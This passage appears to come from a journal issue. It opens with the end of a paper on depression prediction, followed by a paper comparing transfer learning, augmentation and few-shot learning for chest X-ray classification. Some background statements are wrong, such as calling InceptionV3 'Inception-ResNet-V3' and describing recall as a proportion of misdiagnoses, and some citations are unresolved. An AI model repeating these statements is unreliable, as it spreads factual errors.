FNs. The final model (LR + ANOVA) validates this strategy. The algorithm's use is strictly limited to risk stratification, mandating mandatory expert human validation.

6 Conclusion

To evaluate the robustness and relevance of this research, it is essential to contextualize its findings within the existing literature. Prior studies in depression prediction have often been constrained by limited demographic scopes, typically focusing on specific subpopulations, such as individuals within a particular age range, occupational category, or health condition [15]. While these studies have provided valuable insights, they frequently lack generalizability due to their narrow focus. Moreover, many of them primarily aim to detect depression without offering a comprehensive understanding of the contributing factors. In contrast, the present study significantly broadens the scope by incorporating a heterogeneous dataset encompassing individuals from diverse age groups, professions, and socioeconomic backgrounds. This inclusive approach enhances the generalizability and real-world applicability of our findings. Not only did we focus on predicting depression with high ACC, but we also identified and ranked the most influential predictors through rigorous feature selection techniques. Notably, the use of ANOVA for feature selection proved to be both effective and interpretable, reinforcing its utility in mental health research, especially in identifying variables with statistically significant influence on depressive outcomes.

Our best-performing ML models achieved consistently high ACC and precision scores, underscoring their potential as effective and scalable screening tools in clinical and public health settings. These models could be particularly valuable in resource-limited environments, enabling early detection and intervention through automated assessments. Furthermore, the integration of SMOTE to address class imbalance represents a methodological strength, improving model performance and ensuring fair representation of minority classes. A critical methodological innovation in this study was the use of SHAP for explainability and interpretability. SHAP quantifies the contribution of each feature to the model's output, regardless of the underlying algorithm. In this experiment, SHAP was applied to interpret the model's predictions and understand the relative importance of features. Our results indicate that SHAP provides clear insights into feature effects, offering a transparent explanation of the model's behavior. This suggests that SHAP is a powerful tool for making ML models interpretable. In future work, we plan to extend SHAP-based analysis to deep learning models and to include explainability-driven analysis of image data.

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Comparative Analysis of Transfer Learning and Few-Shot Learning with CNN Architectures for Chest X-Ray Classification under Data Constraints

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Keywords: Deep learning, transfer learning, image classification, X-ray

Received: December 5, 2024

This study focuses on the early and accurate diagnosis of life-threatening lung diseases such as COVID-19, pneumonia, and lung opacity using deep learning. Since deep learning requires large datasets that are often limited in medical imaging, the work applies transfer learning to overcome this challenge. Six pre-trained CNN models—VGG19, VGG16, ResNet50, MobileNetV2, InceptionV3, and DenseNet201—are used to classify chest X-ray images through feature extraction and fine-tuning techniques. In the evaluation phase, a range of classifiers, including Random Forest, K-Nearest Neighbors, Extra Trees, and Decision Tree, were employed to assess the predictive capabilities of the CNN-derived features. The outcomes reveal insights into the compatibility of these classifiers with different transfer learning strategies. Furthermore, this study delves into the realm of few shot learning, utilizing a limited subset of 15 images from each class. The efficacy of both transfer learning and few-shot learning in the context of this constrained dataset is examined, shedding light on the adaptability of these techniques to scenarios with limited training samples. The results showcase the strengths and limitations of each approach, providing valuable insights into the intricate landscape of chest X-ray classification.Results show that for the dataset having a total of 3707 images comprising four different classes, the fine-tuned method has outperformed the feature-extracted method for all the deep learning models executed, giving a high accuracy of 98.89% for the DenseNet201 model with data augmentation and Extra Tree classifier. For the case where only 15 images have been taken from each of the four classes, Siamese Networks type few-shot learning has outperformed both a base model and two types of transfer learning models, yielding the best accuracy of 96.84% for the DenseNet 201 model.This work contributes to the ongoing efforts to develop reliable and efficient diagnostic tools amidst the evolving challenges posed by the recent COVID-19 pandemic.

Povzetek: Primerjano je prenosno učenje in učenje iz malo primerov za klasifikacijo rentgenskih posnetkov prsnega koša (COVID-19, pljučnica, pljučna motnost, normalno) pri pomanjkanju podatkov. Pri 3707 slikah najboljše rezultate doseže prilagojeni DenseNet201 z augmentacijo in Extra Trees, pri 15 slikah na razred pa Siamese few-shot pristop.

1 Introduction

According to a study[1] that examined the global burden of lung illness , it is the third leading cause of mortality worldwide. One of the simple, cost-effective, and noninvasive modes of testing for lung diseases is chest X-ray [16]. But the unavailability of trained radiologists triggers the use of computer vision to identify lung diseases from chest X-rays.Convolutional neural networks are now the most advanced method for resolving image classification issues in a range of industries, including biology [5], security[17] , and medicine[12][3] .It may be difficult to acquire and annotate the thousands of images that deep learning algorithms demand[4] .At the present time the CNN algorithms that are being used to classify the images use a lot of training parameters; as a result, they require a lot of training data as well as huge hardware requirements, which are not available most of the time[15].To address these problems, in this paper we tested the performances of transfer learning, data augmentation, and a few-shot learning techniques. The performance of ML-based classifiers, which take very few parameters as compared to deep neural networks, has also been experimented with.This paper embarks on a multifaceted exploration of AI-driven chest X-ray classification, encompassing CNN models, transfer learning strategies, ensemble classifiers, and few-shot learning. The ultimate aim is to unravel the intricacies of applying cutting-edge techniques to medical image analysis in the context of lung disease diagnosis. Through the synthesis of empirical findings and insightful interpretations, this research

contributes to the ongoing endeavor to develop accurate, efficient, and scalable diagnostictools in the face of the global COVID-19 pandemic.The main contributions of this work are as follows.

1. How to run a deep learning model on insufficient medical images for classification.
2. Experimented with the variation of Transfer learning.
3. Tested the application of Few-shot learning on a very short data set.
4. Checked the compatibility of different types of ML-based classifiers with Deep learning models.

2 Related work

Author[7] has classified thorax xray to COVID-19, Pneumonia, and Healthy cases applying VGG19 with transfer learning.first 16 layer of Pretrained VGG19 has been frizzed and last two three layes which are two Fully Connected layer and one softmax layer were tainted with new dataset.Proposed method achived 97(%) Accuracy.In this paper[2] author has used two datasets one for classification to detect covid-19 ,pneumonia and normal classes best accuracy achived was 96.78 (%) using MobileNetV2 with transfer learning.Author have experimented feature extraction based as well as fine tuned based transfer learning.This [6] study experimentally evaluated the application of pretrained deep learning models to classify thyroid histopathology images into two classes namely NT and PTC. Five pre-trained models namely VGG-16, VGG-19, ResNet-50, InceptionV3 and DenseNet-121 were used for this purpose. Two forms of transfer learning (feature extractor and fine tuning) was employed. Experiments were conducted by altering the train-test splits and data augmentation methods. The results showed that DenseNet-121 performed the best on the dataset for both forms of transfer learning..Author[14] have used few shot technique with attention based algorithm to classify the images having very less class representative.In [24]study aims to assess the effectiveness of the most advanced pre-trained model ResNet-50 on the 1000 sample COVID-Chest X-ray dataset.Author [10] have received 96(%) accuracy and 0.98 sensitivity.Author have used DCNN based on ResNet to classify two binary classifications and one multi class classification and achieved the accuracy of 99.9(%),99.8(%) and 97.3(%) respectively from X-Ray images.

The paper [23] suggests that the future of Data Augmentation holds great promise, particularly with the potential use of search algorithms that combine data warping and oversampling techniques. The layered architecture of deep neural networks provides numerous opportunities for implementing Data Augmentation, with the majority of surveyed augmentations operating in the input layer. However, some methods, like DisturbLabel, even manifest in the output layer.The primary focus of the paper [15] is on data augmentation as a solution to enhance the performance of CNNs. Traditional methods, including affine transformations and color modifications, are discussed. The paper then introduces Generative Adversarial Networks (GANs) as a powerful tool for unsupervised image generation, highlighting their applications in various image-related tasks.The paper delves into the concept of texture transfer and style transfer, providing insights into how these methods can be used for data augmentation. The authors propose a fresh perspective on style transfer for data augmentation and demonstrate its application in medical image datasets, specifically in skin lesion analysis, breast histopathology, and breast mammography.This research [21] presents the application of cutting-edge techniques such stacked ensemble models, transfer learning, and artificial neural networks. Combining various convolutional neural network designs to maximize their extraction and classification capabilities is the main concept behind the research. The most dependable classification tool and the best performance are obtained when DenseNet, Xception, and Inception are combined.The summary of the previous work has been listed in table 1

3 Methodology

The research began by computing the base model accuracy for the six selected convolutional neural network (CNN) models: VGG19, VGG16, ResNet50, MobileNetV2, InceptionV3, and DenseNet201. The dataset, encompassing four distinct classes - COVID-19, pneumonia, lung opacity and normal, was divided into training and testing subsets, following standard train-test split ratios. Each CNN model was trained individually on the training data and subsequently assessed using accuracy as the primary metric. This initial phase laid the foundation for evaluating the models' classification performance on the dataset.During the feature extraction phase, all layers of these pre-trained CNN models, except for the output layer, were frozen. Freezing the layers means that the weights and parameters of the earlier layers remain fixed and unaltered. This decision was made to retain the general features learned by these models from their extensive training on large-scale datasets like ImageNet. These general features often encompass basic visual patterns, edges, textures, and shapes that are relevant for a wide range of computer vision tasks, including COVID-19 classification. With the earlier layers frozen, the dataset was passed through the models, and the activations from the final layer before the output layer were extracted. These activations, also referred to as features, represented high-level, abstracted representations of the input images. These features encapsulated relevant information about the dataset, allowing the models to focus solely on learning the fine-grained, task-specific patterns relevant to chest X-ray classification. The extracted features were then used as input to a separate classification layer, typi-

Table 1: Summary of the previous work

Reference	dataset	accuracy	Vrelevance
[7]	3797 X-ray images	accuracy of 97.11(%)	pre-trained VGG-19 architecture
[2]	1427 X-ray images	accuracy of 96.78(%)	CNN with transfer learning
[6]	221thyroid histopathology images	DenseNet-121performed the best for both forms of transfer learning	Two forms of transfer learning(featureextractor and fine tuning)was employed
[10]	5856 CXRimages.	97.3(%) for multi class cases	applied DCNN based on a residual network (Resnet-50)
[24]	datasets having 1000 Chest X-ray	1achieved 96(%) accuracy with 0.98 sensitivity and 0.95 specificity	pre-trained model ResNet-50
[21]	30,000 chest radiographs	1achieved 98(%) accuracy with 0.98 sensitivity and 0.98 specificity	Ensemble model consisting of three different CNN models including DenseNet201, InceptionV3, and Xception.

cally a fully connected neural network, with an appropriate number of neurons and activation functions tailored to the specific classification task. This layer learned to map the extracted features to the distinct classes present in the dataset, namely COVID-19, pneumonia, lung opacity, and normal.Block diagram of feature extraction based transfer learning model as shown in figure 1 . Fine-tuning entails adjusting and optimizing the weights of the pre-trained CNN models to align them more closely with the chest X-ray dataset. Unlike feature extraction, which focuses on using pre-trained features as input, fine-tuning allows for the adaptation of both earlier and later layers of the CNN models. The goal was to refine the models' learned representations, making them more attuned to the distinctive patterns and characteristics of COVID-19, pneumonia, lung opacity, and normal images as shown in figure 2

3.1 Data augmentation

Augment the task-specific dataset with transformations like rotations, flips, and cropping to further enrich the training data.In pursuit of heightened model robustness and the reduction of overfitting, the research introduced a critical component into the training process: data augmentation. This technique was strategically implemented to artificially expand the training dataset by introducing variations and diversity into the existing images. The principles of data augmentation entailed a series of transformations and perturbations applied to the original training images. These transformations included random rotations, horizontal flips, zooming, and shifts, generating augmented versions of each image. The purpose was twofold: firstly, to diminish overfitting risks and ensure that the models' learned representations remained adaptable to diverse data; secondly, to bolster the models' resilience to variations and noise commonly encountered in real-world medical images. Data augmentation, harmoniously integrated with transfer learning in this work, contributed to the development of robust and adaptable classification models, attuned to the complexities of the dataset.

3.1.1 Horizontal flip

One of the employed data augmentation techniques involved horizontal flipping, activated by setting horizontalflip=True in the ImageDataGenerator. This augmentation technique introduced a vital form of variability in the dataset. With a 50(%) chance, it randomly flipped images horizontally, effectively mirroring them. This flip operation altered the orientation of objects within the images. Such variation is crucial for training a robust model capable of recognizing objects from different angles and perspectives.
For a horizontal flip, you reflect the image across the vertical axis. This can be achieved by negating the x-coordinate:

$$x' = -x$$

$$y' = y$$

It enhances the model's generalisation, ensuring that it doesn't overfit to specific orientations presented in the training data. In real-world scenarios, objects can appear in various orientations, and this augmentation method enabled the model to adapt and perform well regardless of the viewpoint.

3.1.2 Rotation range

Another augmentation technique involved rotating the images randomly within a specified range of degrees, controlled by the rotation range parameter. In this research, images were allowed to rotate between -20 and 20 degrees. This augmentation was particularly valuable in scenarios where the training data might lack diversity in object orientations. For rotation, you can rotate the image by an angle



Figure 1: Block diagram of feature extraction based transfer learning model



Figure 2: Block diagram of fine tuning based transfer learning model

within a specified range. The rotation angle θ can be determined randomly within the specified range:

$$x' = x \cdot \cos(\theta) - y \cdot \sin(\theta)$$

$$y' = x \cdot \sin(\theta) + y \cdot \cos(\theta)$$

By introducing these rotations, the model learnt to recognise objects at different angles, effectively improving its ability to handle real-world images where objects can appear rotated or tilted. It encouraged the model to develop robust features that were invariant to these variations, ultimately contributing to its classification accuracy.

3.1.3 Zoom range

The third augmentation technique pertained to zooming, implemented via the zoom range parameter. It allowed images to be randomly zoomed in and out by up to 20(%). This augmentation had a notable impact on the model's adaptability. By varying the scale and position of objects within the images, it helped the model learn to detect objects at different sizes. For zooming, you can scale the image by a factor within a specified range. The scaling factor s can be determined randomly within the specified range:

$$x' = x \cdot s$$

$$y' = y \cdot s$$

In real-world scenarios, objects may not always appear at a consistent scale, and this augmentation enhanced the model's capability to handle objects of varying sizes. It encouraged the development of features that were scale-invariant, a crucial aspect of object recognition in practical applications.

3.2 Deep learning

Deep learning is the extention of machine learning which focuses on automatic feature detection and classification .

3.2.1 ResNet-50

ResNet-50 is a widely recognized convolutional neural network architecture that has significantly influenced the field of computer vision [19]. It was specifically designed to address the challenge of training deep neural networks by mitigating the vanishing gradient problem [19][25]. ResNet-50 introduces the concept of residual blocks, which contain skip connections that allow the network to learn residual mappings. These skip connections enable the gradients to flow more directly during backpropagation, making it easier to train very deep networks. By stacking multiple residual blocks, ResNet-50 can learn increasingly complex and discriminative features as the depth of the network increases. This architecture has achieved state-of-the-art performance on various computer vision tasks, including image classification

3.2.2 VGG19

VGG19 is a convolutional neural network architecture that was developed by the Visual Geometry Group (VGG) at the University of Oxford [11], [9], [8]. It is known for its simplicity and effectiveness in capturing fine-grained details and higher-level features . VGG19 follows a straightforward and uniform design philosophy, utilizing multiple convolutional layers with small 3x3 filters and max pooling layers [11].

3.2.3 VGG16

VGG16 is a variant of the VGG network architecture, also developed by the Visual Geometry Group at the University of Oxford [11], [9]. It shares the design philosophy of VGG19, utilizing multiple convolutional layers and max pooling layers for feature learning and extraction. VGG16 has been widely used and influential in the computer vision community. Its simplicity and effectiveness have made it a popular choice for various tasks, including image classification, object detection, and style transfer [11].

3.2.4 InceptionV3

InceptionV3 architecture, also known simply as Inception-ResNet-V3, is a state-of-the-art convolutional neural network (CNN) model designed for image classification and feature extraction tasks [9]. It is an evolution of the original Inception architecture introduced by Google in 2014, which aimed to address the challenges of efficiently processing multi-scale features within a single network

3.2.5 MobileNetV2

MobileNetV2 is an evolution of the MobileNet architecture, specifically designed to address the challenges of deploying deep neural networks on resource-constrained devices, such as mobile phones and edge devices. Developed by Google, MobileNetV2 showcases a remarkable balance between model efficiency and performance, making it a cornerstone in the field of lightweight convolutional neural networks (CNNs).

3.2.6 DenseNet201

DenseNet201, an extension of the DenseNet architecture, embodies a revolutionary approach to convolutional neural network (CNN) design by introducing densely connected layers that foster remarkable feature reuse, model compactness, and accuracy. Traditional CNN architectures connect layers sequentially, leading to the isolation of features learned in earlier layers from those learned later[26]. Dense connections, on the other hand, enable each layer to receive direct input from all previous layers, fostering enhanced feature propagation.

3.3 Transfer learning

Transfer learning is a technique in machine learning where a model trained on one task is used as the starting point for a model on a second task. This can be useful when the second task is similar to the first task or when there is limited data available for the second task. By using the learned features from the first task as a starting point, the model can learn more quickly and effectively on the second task. This can also help to prevent overfitting, as the model will have already learned general features that are likely to be useful in the second task. Many deep neural networks trained on images have a curious phenomenon in common: in the early layers of the network, a deep learning model tries to learn a low level of features, like detecting edges, colors, variations of intensities, etc. Such kinds of features appear not to be specific to a particular dataset or a task because no matter what type of image we are processing . By using a pre-trained model, the model can learn more quickly and effectively on the second task, as it already has a good understanding of the features and patterns in the data.Transfer learning can lead to better performance on the second task, as the model can leverage the knowledge it has gained from the first task. When there is limited data available for the second task, transfer learning can help to prevent overfitting, as the model will have already learned general features that are likely to be useful in the second task. Transfer learning can lead to overfitting if the model is fine-tuned too much on the second task, as it may learn task-specific features that do not generalize well to new data.

3.3.1 Feature extraction

Feature extraction is executed through a series of convolutional and pooling layers in a CNN as shown in Figure 3. Convolutional layers apply filters (also known as kernels) to input images, detecting specific patterns like edges, textures, or gradients. These layers progressively capture increasingly complex features by hierarchically combining lower-level features. Pooling layers downsample the feature maps, reducing their dimensions while retaining essential information. The result is a set of abstracted features that capture different levels of information from the input image.Dimensionality Reduction: By converting raw images into compact feature representations, feature extraction reduces the dimensionality of the data, making it more manageable for subsequent processing steps. Generalization: Extracted features focus on the most distinguishing characteristics of the input data, enhancing the network's ability to generalize across different instances of a class or object. Robustness: Extracted features are often more robust to variations in scale, rotation, lighting conditions, and noise, contributing to the network's robust performance on diverse data [20].

[h!]



Figure 3: Network diagram of feature extraction based transfer learning

3.3.2 Fine-tuning:

Fine-tuning is a strategic technique in the domain of Convolutional Neural Networks (CNNs) that facilitates the adaptation of pre-trained models to new tasks or domains. By building upon the knowledge learned from a large dataset and transferring it to a more specific task with limited data, fine-tuning strikes a balance between leveraging existing knowledge and tailoring it to new challenges. This process enables deep learning models to achieve higher performance and faster convergence on tasks that share underlying features with the original training data.Fine-tuning involves taking a pre-trained CNN model, often trained on a massive dataset like ImageNet, and adjusting its parameters on a smaller, task-specific dataset. The earlier layers of the pre-trained model capture general features that are applicable across various tasks, while the later layers specialize in extracting task-specific features. Fine-tuning allows the model to retain the general knowledge while refining the higher-level features to better suit the new task.Network diagram of fine-tuning base transfer learning is shown in Figure 4

[h!]



Figure 4: Network diagram of fine tuning based transfer learning

3.4 Classification algorithms

Classification is a fundamental task in machine learning that involves assigning predefined labels or categories to data points based on their features or characteristics. Classification algorithms play a pivotal role in various domains, ranging from image recognition and natural language processing to medical diagnosis and fraud detection. These algorithms are employed to automate decision-making processes, discern patterns, and make predictions in a wide array of applications[25]

3.4.1 Random forest

Random Forest is an ensemble learning algorithm widely used in machine learning for both classification and regression tasks, celebrated for its robustness and high accuracy [22].

3.4.2 Decision tree

It creates a hierarchical tree-like structure that recursively splits the dataset based on features, making decisions at each node to maximize the separation of classes or reduce variance in regression problems. Decision trees are characterized by their simplicity and interpretability [18], allowing users to understand the reasoning behind each decision made by the model.

3.4.3 K-nearest neighbours (KNN)

The K-Nearest Neighbours (KNN) algorithm is a simple yet effective machine learning technique used for both classification and regression tasks [22], [**?**]. It operates on the principle of proximity, where it classifies or predicts the target variable of a data point by considering the majority class or averaging the values of its k-nearest neighbors in the feature space.

3.4.4 Extra trees

The Extra Trees Classifier, short for Extremely Randomized Trees Classifier, is a powerful ensemble learning method within the realm of machine learning and decision trees [**?**]. It builds upon the Random Forest algorithm by introducing an additional level of randomness during the tree construction process.

3.5 Few shot learning

It can be difficult to get a sizable data collection that we can use to train a deep learning model even with transfer learning in many real-world situations.This is made possible by few-shot learning because it allows models to learn from a limited amount of data.In few–shot learning the dateset is divided into two distinct set called support set and query set.K samples of N categories are selected and formed as the support set and rest P samples of N categories forms the query set.

Support Set: $\{x_{i,k} \mid i = 1, 2, ..., N;\ k = 1, 2, ..., K\}$

Query Set: $\{x_{i,p} \mid i = 1, 2, ..., N;\ p = 1, 2, ..., P\}$

A model is given a query sample which belongs to a new unseen class.We will also have one support set consisting of N number of of images of K different class.Calculate the prototype representation for each class by taking the mean of the encoded support set examples for that class as shown in equation 1:

$$\mathbf{c}_i = \frac{1}{K} \sum_{k=1}^{K} \text{Enc}(x_{i,k}) \tag{1}$$

Model then finds which of the support set classes the query sample image belongs to.It actually finds the similarity between the query and support sample in the embedding space [13]. There are two types: one is Prototypical Networks and the another Siamese Networks.Prototypical Networks were introduced by Snell et al. (2017) as a simple yet effective method for few-shot classification. Unlike Siamese Networks, which learn a pairwise similarity function by comparing query and support samples individually, Prototypical Networks compute a single prototype per class and measure distances to these prototypes.

3.6 Dataset

This dataset comprises a total of 3,707 images, categorized into four distinct classes. Specifically, it includes 576 images of COVID-19 cases, 1,052 images of lung opacity, 1066 images of normal chest conditions, and 1,013 images of pneumonia cases. These classes provide essential distinctions for the accurate identification of various respiratory conditions, a critical task in the medical field. Notably, the dataset is a compilation of two renowned datasets which are publicly availabe at kaggle: the ”COVID-19 Radiography Dataset” by Preet Viradiya and the ”Chest X-ray (Covid-19 & Pneumonia)” dataset by Prashant Patel. Every image was shrunk to 224 × 224 pixels, which is the fixed resolution. To align inputs with ImageNet normalization criteria, pixel intensity values were normalized by rescaling them to the [0,1] range. Where necessary, additional preprocessing was undertaken using the preprocess input function. Data augmentation was carried out utilizing zoom transformations, random rotations, and horizontal and vertical flips to improve dataset diversity and decrease overfitting.

3.7 Evaluation metrics

A confusion matrix is a matrix that summarizes the performance of a machine learning model on a set of test data. It is often used to measure the performance of classification models, which aim to predict a categorical label for each input instance. The matrix displays the number of true positives (TP), true negatives (TN), false positives (FP), and

false negatives (FN) produced by the model on the test data. A confusion matrix has been generated to evaluate the performance of each model. From the confusion matrix, accuracy (ACC) has been calculated to compare the performance.

1. **Accuracy (ACC):** It is the percentage of correctly classified samples.

$$\text{Accuracy} = \frac{TP + TN}{TP + TN + FP + FN}$$

2. **Recall/Sensitivity:** It gauges the percentage of real positives that were accurately named. This also represents the proportion of misdiagnoses.

$$\text{Recall/Sensitivity} = \frac{TP}{TP + FN}$$

Sensitivity measures the frequency with which the model properly identifies a positive COVID-19 example as such.

3. **Precision:** It is the proportion of true positives among detected positives.

$$\text{Precision} = \frac{TP}{TP + FP}$$

4. **F1-score:** F1 combines a model's precision and recall ratings. The accuracy statistic counts the number of times a model accurately predicted the whole dataset.

$$F1 = 2 \times \frac{\text{Precision} \times \text{Recall}}{\text{Precision} + \text{Recall}}$$

4 Experimental analysis

Table 2: Performance of classifier algorithm

Model	Accuracy
RANDOM FOREST	77.43
DECISION TREE	72.43
K NEAREST NEIGHBOURS	79.24
EXTRA TREE CLASSIFIER	71.67

The accuracy of the classifiers is shown in Table2 where the standalone classifiers have been used directly on the raw dataset.Table3 shows the performance of the base model(without any types of transfer learning),the feature extraction based and fine-tuning-based model.From the above mentioned table it is clear that fine-tune-based model provides the best accuracy for all the mentioned deep learning models.Table4 shows time taken for execution of all the mentioned transfer learning models and it shows that the feature extraction based model takes less time as compared to other techniques of transfer learning for all the model.Fine-tune-based transfer learning also has been evaluated by freezing different portions(in percentage) of the network and the accuracy of the same has been displayed in the table 5.

With the foundational groundwork laid through base model accuracy assessment, feature extraction, and fine-tuning, the research proceeded to the crucial phase of classifier integration. The features extracted from the previous stages, serving as highly informative representations of the chest X-ray dataset, were channelled into a range of classifiers. These included well-established algorithms such as Random Forest, Decision Tree, K-Nearest Neighbors (KNN), and Extra Trees Classifier. This integration strategy was designed to capitalize on the comprehensive knowledge and understanding captured in the earlier phases for the precise classification of of the dataset. The feature vectors extracted from the pre-trained CNN models were integral to this phase. These representations, borne out of feature extraction and fine-tuning, encapsulated intricate visual patterns and critical information necessary for accurate classification. These feature vectors became the input data for the machine learning classifiers, thus enabling the classifiers to learn the intricate relationships between the abstracted features and the corresponding labels in the chest X-Ray dataset. The classifiers chosen—Random Forest, Decision Tree, KNN, and Extra Trees Classifier—received these feature vectors as their primary input. They were subjected to rigorous training on this feature data, with their specific parameters optimized for peak classification performance. The assessment of their performance was comprehensive, with a strong focus on accuracy as the primary metric. Additionally, precision, recall and F1-score, score were meticulously calculated for each classifier, providing a holistic view of their classification capabilities. Ensemble learning, a powerful paradigm in machine learning, also played a significant role in this phase. Ensemble techniques like Random Forest and Extra Trees Classifier were considered as potential classifier options. These methods leveraged the aggregated predictions of multiple classifiers to enhance the overall classification performance, capitalizing on the diversity of information contained within the extracted features. The integration of the base model output(without Transfer learning), feature extraction, and fine-tuning with a suite of classifiers represented a pivotal juncture in the research. This integration strategy leveraged the strengths of each phase to enhance the overall accuracy in the classification of the X-ray dataset. It facilitated the transformation of rich, learned feature representations into actionable classification decisions, aligning seamlessly with the research's overarching goal of achieving robust and precise chest X-ray classification.In essence, the integration of these stages brought together deep learning representations with the discriminative power of traditional classifiers, harmoniously contributing to the research's objective of accurate and dependable chest X-ray classification.Table6 shows the compatibility of different classifiers with the techniques of transfer learning.

The three primary impacts (Model, Type, and Classifier) are all statistically significant, as the table7 demon-

Table 3: Accuracy of base model and transfer learning on normal dataset

Model	Base Model Accuracy (%)	Feature Extraction (%)	Fine Tuning (%)
VGG16	88.95	89.35	90.84
VGG19	88.27	95.36	95.55
ResNet50	82.21	95.55	95.55
InceptionV3	85.58	85.98	90.03
MobileNet-V2	87.20	93.13	95.28
DenseNet-201	91.91	94.88	97.44

Table 4: Execution time of base model and transfer learning on normal dataset

Model	Base Model Accuracy	Feature Extraction	Fine Tuning
VGG16	437.94	185.87	339.99
VGG19	565.59	211.29	263.99
ResNet50	458.73	140.95	267.59
InceptionV3	579.34	209.00	271.11
MobileNet-V2	142.81	85.84	152.52
DenseNet-201	695.80	209.55	411.58

strates.Given that different models function differently, the relationship between Model and Type is extremely important.Additionally important is the relationship between the classifier and the model.However, There is no discernible connection between Type and Classifier. The three-way interaction between Model, Type, and Classifier is significant ($p \approx 0.05$), indicating that the specific model architecture determines how the technique and classifier work together. According to the analysis, each of the three criteria affects accuracy, and their total impact is not always additive, particularly for particular models.

In pursuit of heightened model robustness and the reduction of overfitting, the research introduced a critical component into the training process: data augmentation. Figure5 shows the the sample of Xray images after implementing data augmentation.

Table8 Shows the the accuracy comparison of the same deep learning model on the augmented dataset,Table 9 shows the comparison of execution time of all the deep learning models on the augmented dataset.The hardware specification of the machine is RAM : 29GiB GPU T4 x2 : 15GiB.Figure 6 shows the performance of the deep learning model without data augmentation both for base model and Transfer model on different performance matrices.Figure 7 shows the performance of deep learning model after data augmentation, both for the base model and Transfer model on different performance matrices. With the enriched dataset through data augmentation techniques, the research proceeded to further enhance the model's capabilities. The augmented dataset, now imbued with a greater variety of orientations, scales, and perspectives, was employed for training. This augmented dataset became a vital asset in training more robust and adaptable models. The process, which followed the same structure as previously detailed, encompassed base model evaluation, feature extraction, fine-tuning, and classifier integration, with a primary focus on accuracy as the performance metric. The augmentation-infused dataset ensured that the models were well-prepared to handle the complexities and variations present in real-world medical images, making them more dependable for the critical task of chest X-ray classification.

